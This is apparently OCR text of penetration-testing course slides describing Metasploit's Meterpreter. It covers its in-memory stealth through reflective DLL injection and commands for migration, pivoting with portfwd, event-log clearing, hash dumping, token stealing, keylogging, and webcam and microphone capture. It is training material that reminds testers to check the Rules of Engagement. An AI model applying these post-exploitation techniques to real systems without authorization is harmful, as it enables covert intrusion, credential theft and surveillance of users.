


The Meterpreter was designed to be stealthy on the target machine. By default, it doesn't write anything to the hard drive. Instead, it just lives in memory, as a library loaded into a running process. That helps it minimize forensics artifacts on the target machine's file system. Additionally, all communications between the attacker (running msfconsole on the attacker's machine) to the target machine (where the Meterpreter is loaded into memory) are encrypted using TLS. The TLS session is automatically and transparently set up, requiring no configuration.

Furthermore, because the Meterpreter consists of a main library plus additional supporting libraries, there is no separate process that appears in the process list of the exploited target machine. The Meterpreter lives inside the exploited process, or some other process the attacker migrates to (we'll cover process migration in more detail later).

The Windows tasklist command with the /m (modules) option provides system administrators with the ability to list the DLLs loaded into a running process. With a tasklist filter to focus on a given process ID (/fi "pid eq <N>"), we can look at all DLLs loaded by a given running process. Prior to Metasploit 3.3, the Meterpreter would show up in the output as "metsrv.dll".

In Metasploit 3.3, the technique used to load the DLL into memory was altered. Previously, the Meterpreter DLLs were loaded into memory in a fashion that registered the DLL with Windows, allowing admins to see its presence via tasklist or other tools that list registered DLLs. Now, using a technique called "Reflective DLL injection", the Meterpreter DLL is copied inside of the vulnerable process' memory space using the attacker's own code, without calling any Windows functions that record the DLL. The result is a much stealthier Meterpreter that cannot be seen via the Windows tasklist command.




The Meterpreter consists of several components, each written as a library which gets loaded into a running process on the target machine using the reflective injection technique, which copies the Meterpreter code into memory of the target process.

The first of these components is the Meterpreter Core, fundamental code originally written in C that the rest of the Meterpreter relies on. The Core provides communications features so that Meterpreter can receive commands across the network from msfconsole. It also includes API calls for channel management, to manage communication between the Meterpreter and other processes it may launch (invoked via the Meterpreter "execute -f <ProgramName>" command). The Core also deals with process migration, allowing the Meterpreter to move between processes on an exploited system. And, finally, the Core also controls loading other components into the Meterpreter, which expand its capabilities. These other components, often referred to as "extensions" are themselves DLLs, and include Stdapi, Priv, Incognito, etc.

After the Meterpreter Core is loaded onto the target, it in turn is used to load the Stdapi extension of the Meterpreter automatically (without user intervention). Stdapi implements a Unix-like environment for interacting with the file system, processes, the network, the Windows registry, and other components of the system. Much of a Penetration Tester's work in controlling a target via the Meterpreter is accomplished based on the features of Stdapi.

Next, if exploitation occurs of process running with Administrator or SYSTEM privileges, the Priv extension is automatically loaded. This Meterpreter component provides the ability to dump password hashes from the target machine (for cracking or pass-the-hash attacks), to escalate privileges (via the getsystem command) and to alter NTFS timestamps via timestomp.

Another extension, available as an option to be loaded into the Meterpreter via the "use" command, is Incognito. This module allows attackers to gather and use Windows security tokens.



The Meterpreter, when loaded into a target system, provides a convenient shell environment. The Meterpreter prompt is easy to identify, as it says:


```
meterpreter >
```

As a shell, it offers some useful capabilities, including shell history (which is accessed using the up and down arrow keys), tab auto-complete of unique command names, and the ability to clear the screen with a CTRL-L.

The Meterpreter also includes a help feature (invoked either with the "help" or "?" commands) which simply displays all of the commands available to the user at the Meterpreter prompt. Note that the commands are separated according to the extension that provides the given command, including Core, Stdapi, and Priv. The Stdapi commands are further broken down into File system, Networking, System, and User interface sections. When new extensions are loaded (such as Incognito or sniffer), new sections are created in the help menu with the new commands for each module displayed.

Some of the individual commands have usage information, which can be accessed by simply running the command by itself with no command flags afterward. Examples of such commands are "cat" (to display a file's contents), run (to invoke a Meterpreter script), and migrate (to migrate the Meterpreter to another process).

Other commands (those that require no command flags at all) do not provide usage information when the command is invoked with no command flags. Instead, such commands are simply executed by the Meterpreter. It is important to note that the commands of the Meterpreter are "built-in". That is, they do not rely on separate executables on the target machine, nor do they run a new process. Each is running from within the Meterpreter itself.



This slide shows the commands supported by the Core component of the Meterpreter. Let's look at some of the most useful ones for us as penetration testers.


The "load" command (as well as the alias "use") lets us load additional extensions into the Meterpreter, such as the Priv, Incognito, or Sniffer extensions, each of which provides additional commands for us to use.

The "migrate" command allows us to move the Meterpreter into a different process on the target machine. This is especially useful if we want to move into a process that is more stable than the process we've just exploited. For example, perhaps a penetration tester exploits a browser with an exploit that makes the browser unresponsive. A user may shut down an unresponsive browser, so we will likely want to migrate out to another process before the browser goes away. Another reason for migrating is to jump into a process that has the ability to interact with the GUI, so we could run a keystroke logger or other GUI attack. When you migrate, however, you lose all loaded extensions except for the Core (of course) and Stdapi. Note that you can only migrate to processes with the same or lesser privileges.

The "run" command allows us to invoke one or more Meterpreter scripts, very handy tools for automating capabilities of the Meterpreter, which we'll discuss in much more detail later. Likewise, the bgrun runs a Meterpreter script, but puts it in the background so you can maintain Meterpreter command shell access. The bglist and bgkill commands allow a user to list backgrounded Meterpreter scripts and kill them, respectively.

The background command can be used to put the current Meterpreter session in the background of msfconsole. Or, you could simply hit CTRL-Z followed by Y. With either approach, we'll get our msfconsole prompt back, and can then interact with Metasploit locally. To get back into our backgrounded Meterpreter session, we would do a "sessions -l" to list sessions, followed by "sessions -i <SessionNumber>" to interact with that given session again.


There are also several commands associated with channel interaction. Channels are ways the Meterpreter can communicate with other processes on the system. If the Meterpreter is used to run another process (such as a cmd.exe), the user can specify that a channel be created with that other process to interact with Standard Input and Standard Output of the program.



Some of the most fundamental elements of the Meterpreter's Stdapi are associated with its ability to navigate, read, and manipulate the target's file system. Familiar commands such as cat, ls, pwd, and cd are all supported, taking effect on the machine where the Meterpreter DLLs are running. Additionally, the Meterpreter supports interacting with the local file system structure of the machine running msfconsole (the attacker's system) via commands such as lpwd (for local print working directory) and lcd (for local change directory). That way, an attacker can navigate both local and remote file systems, moving files between them flexibly, rather like ftp, but even more convenient.

The upload and download commands are used to move files or directories between the attacker's machine and the target system. Typically, this feature is used to move individual files, although it also supports moving entire directories. When moving a directory, a directory with the same name will be created on the destination machine, and all files in the directory will be copied down. The copy will not create subdirectories, however, nor will it download files from subdirectories. In other words, while directories and their file contents can be moved, this is not a recursive copy.

The edit command lets the attacker edit a file from the target machine. The file is transparently copied to the attacker's machine temporarily, and opened in an editor. The editor defined by the shell environment variable $EDITOR is used. If that value is not defined, vi is used as a default. Once the file editing is complete, Metasploit transparently copies it back to the target. From the attacker's perspective, it looks like the file is being edited right on the target machine, even though it has been transparently moved back and forth.




From a network perspective, the Meterpreter offers the *ipconfig* command, which displays details about the system's available network interfaces, including the interface name, MAC address, IP address, and netmask for each of the interfaces.

The Meterpreter *route* command displays the system's routing table, and can be used to add or delete routes. It's important to avoid confusing the msfconsole route command (which directs traffic across a Meterpreter session in a pivot) with the Meterpreter route command (which lists and changes the routing table of the machine where Meterpreter is running).

A final network-related command supported by Stdapi is *portfwd*, which implements TCP relays, with an interesting and very useful twist: data is relayed through a Meterpreter session from a listening port on the attacker's machine, through the Meterpreter running on a target system, directed to a TCP port on another target machine. To illustrate the port forward feature of Meterpreter, consider this example. Suppose the attacker has compromised a machine, called Target1 and has the Meterpreter loaded on that system. In the Meterpreter session, the attacker types the following command:

```
meterpreter > portfwd add -l 1111 -p 2222 -r Target2
```

This command will make the *attacker's machine* (not Target1) listen on TCP port 1111. Any connection that comes in on this port will be forwarded across the Meterpreter session between the attacker's machine and Target1. Then, the connection will be forwarded from Target1 to TCP port 2222 on Target2. That way, the attacker can make a TCP connection on the attacker's own machine (either by using a client running on that box to connect to localhost or from a separate remote system connecting to the attacker's machine on TCP 1111). The result is a nice pivot through the attacker's machine, through the Meterpreter session, through Target1 and to Target2.




The Stdapi Meterpreter extension also includes several commands for interacting with the underlying target's operating system. The sysinfo command is especially useful, as it shows the hostname, operating system version (including Service Pack), the CPU architecture (such as x86 or x64), and the language version of the operating system (such as en_US for US English).

The clearev command clears the event logs from the machine. It clears all three main event logs: Application, System, and Security. Currently, there is no way to select just one of the logs to clear. By specifying "clearev <logname>", you can tell Meterpreter to clear specialized log files in addition to the standard three (such as clearev "Internet Explorer"). However, even when you specify another logname to clear, those main three even logs will be cleared as well. Clearing the event logs will cause Windows to generate an event saying that the logs were cleared, leaving behind that one event in the logs. As of this writing, Meterpreter does not offer line-by-line log editing capabilities. Deleting log entries is an all-or-nothing proposition.

Penetration testers should verify whether log clearing is allowed in the Rules of Engagement for the given project before running the clearev command. In most penetration tests, such actions are forbidden.

The reboot and shutdown commands are rather self explanatory. They offer no options (such as a delay time before shutting down), but simply take the action that their name implies.

The reg command allows the user to interact with the registry on the target machine, reading keys and values, creating them, altering them, or deleting them.



The Stdapi extension also includes several commands for interacting with running processes. You could determine the process ID that Meterpreter is running inside via the "getpid" command. Remember, we can perform process migration to other processes of the same or lesser privileges, using the "migrate" command included in the Meterpreter Core. To determine your current user privileges, the Stdapi extension offers the "getuid" command, which shows you your current user's name. The "ps" command shows running processes on the machine.


The execute command lets you run a process of your choice on the machine. It is typically invoked with the "-f" command to run a process from an executable in a file. If you specify the -c option, the Standard Input and Standard Output of the process is channelized, with the channel number displayed on the output when the channel is created. You can then interact with that channel using the Meterpreter Core command "interact <N>" specifying the channel number.

The "shell" command, as we discussed earlier, will launch a shell on the target operating system, automatically channelizing Standard Input and Output, and automatically interacting with the channel.

The "kill" command terminates a process.

The "steal_token" command lets a user specify a given processID, from which Metasploit will steal user access tokens for impersonation on a Windows machine. These tokens are used by Windows for access control, and can come in handy to impersonate administrators or other users on the machine. We'll cover token stealing in more detail later.

And, finally, the Stdapi process commands include "rev2self", a command which is often used in conjunction with the stolen Windows security tokens. The rev2self command causes your Meterpreter session to discard any security tokens it is using to impersonate other users, returning the Meterpreter to its original user privileges of the exploited process.



The Meterpreter includes several commands for interacting with the user interface (desktop, GUI, and keyboard) of the target machine. The enumdesktops command shows the available desktop sessions on the target computer. Typically, on a client machine, there is the main desktop for the user (the Default desktop), plus a desktop associated with winlogon (so users can enter their UserIDs and passwords) . But, for a terminal server machine, there may be numerous active desktops, which the attacker may want to inventory using the enumdesktops command. The setdesktop command then lets the Meterpreter user choose a given desktop to interact with, by specifying the workstation\\desktop name identified by enumdesktops.

The screenshot command causes Meterpreter to create a randomly named jpeg image of the current user's desktop, launching the browser on the msfconsole system to display the screen.

Meterpreter also includes a keystroke logger, which can be invoked with the keyscan_start command. To get keystrokes, you must migrate to a process that can access the GUI, such as explorer.exe or winlogon.exe. The keystrokes are stored in a buffer, with special keys like Control or Alt identified as <Ctrl> and <Alt>. You can dump the keystrokes from the buffer with the keyscan_dump command. The keyscan_stop command stops keystroke logging. Before logging keystrokes in a penetration test, you may want to verify that the Rules of Engagement allow it. Some organizations find keystroke logging too invasive of users' privacy to allow the activity in penetration tests. Still, keystroke logging can be useful in penetration tests to grab passwords, as well as to demonstrate how invasive an actual attack is.

The idletime command shows the amount of time since the user last touched the mouse or keyboard, a useful indication of whether someone is sitting at the computer console.


And, finally we have the uictl command, which stands for "User Interface Control". This command allows the Meterpreter user to disable the keyboard and/or mouse of the target. Disabling the keyboard and mouse is another quite invasive action that could cause problems in a penetration test. As with keystroke logging, you may want to confirm with target organization personnel that such an activity is allowed in the Rules of Engagement.

Meterpreter Stdapi Capabilities: Webcam & Mic Commands

- The Meterpreter also includes commands for interacting with a webcam and microphone on a compromised machine:
  - webcam_list: List installed webcams
  - webcam_snap: Snap a single frame from the webcam as a JPEG
    - Can specify JPEG image quality from 1 to 100, with a default of 50
  - record_mic: Record audio for N seconds (-d N) and store in a wav file in the Metasploit .msf4 directory by default

